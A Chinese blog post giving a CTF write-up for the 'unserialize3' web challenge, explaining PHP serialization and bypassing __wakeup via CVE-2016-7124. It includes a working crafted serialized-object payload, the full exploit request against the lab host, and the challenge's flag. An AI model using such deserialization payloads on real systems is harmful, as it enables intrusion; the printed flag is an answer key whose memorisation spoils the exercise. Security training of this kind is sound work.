# Web CTF unserialize3 Writeup

原创

tuck3r 于 2019-08-06 08:37:23 发布 831 收藏 2

分类专栏： web CTF 文章标签： web ctf writeup



本文链接：https://blog.csdn.net/qq_39596232/article/details/98582403



web 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏

CTF

13 篇文章 1 订阅

订阅专栏

一、实验环境：

网页地址：http://111.198.29.45:58693/


Kali Linux

二、实验工具：

在线PHP执行环境（https://www.tutorialspoint.com/execute_php_online.php）

三、实验内容：

1、打开所给定的网页，显示如下内容：




从中我们可以看到有一段残缺的PHP代码，其中有一个xctf的类，类里面仅有一个成员变量$flag，值为‘111’， 还有一个_wakeup()函数，还有一个使用get方法获取的变量code，因此我们可以考虑想这个网页传递一个code参数。在这里我们可以补充下PHP序列化和反序列化的相关知识：

```
serialize — Generates a storable representation of a value
Description:
  serialize( mixed $value) : string
This is useful for storing or passing PHP values around without losing their type and structure. To make the ser
ialized string into a PHP value again, use unserialize().
        unserialize( string $str[, array $options] ) : mixed
unserialize() takes a single serialized variable and  converts it back into a PHP value.
```

**如果序列化的变量是一个对象（object）， PHP将会在serialize()之前先尝试调用__sleep()，这将会允许对象正在被序列化之前有一点时间来清理，相应地，如果被反序列化的变量是一个对象（object）， 成功构造这个对象之后PHP将会自动尝试调用__wakeup()成员函数（if it exists)。**

我们看到在xctf类中有一个成员变量__wakeup()，因此我们猜测代码中对我们的输入进行了反序列化操作，因此我们可以对类xctf进行序列化作为我们的输入。

此处我们可以使用在线PHP（https://www.tutorialspoint.com/execute_php_online.php）

```
<?php
   echo "Hello, PHP!\n";

   class xctf{
       public $flag='111';
   }

   $s = new xctf;
   echo serialize($s);
?>
```

输出结果如下：

```
Hello, PHP!
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

此处还有另外一个需要注意的地方，就是网页在unserialize() 之前会调用__wakeup() 成员函数，导致程序提前退出，因此我们需要想办法绕过该机制。

百度一下 发现这是一个CVE漏洞 ==》**当成员属性数目大于实际数目时可绕过wakeup方法(CVE-2016-7124)**

一次我们修改我们注入的值为：

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

接下来进行尝试：

```
http://111.198.29.45:58693/?code=O:4:%22xctf%22:2:{s:4:%22flag%22;s:3:%22111%22;}
```

得到：

```
the answer is : cyberpeace{241a8c8e726f31de3d200e166b0449d7}
```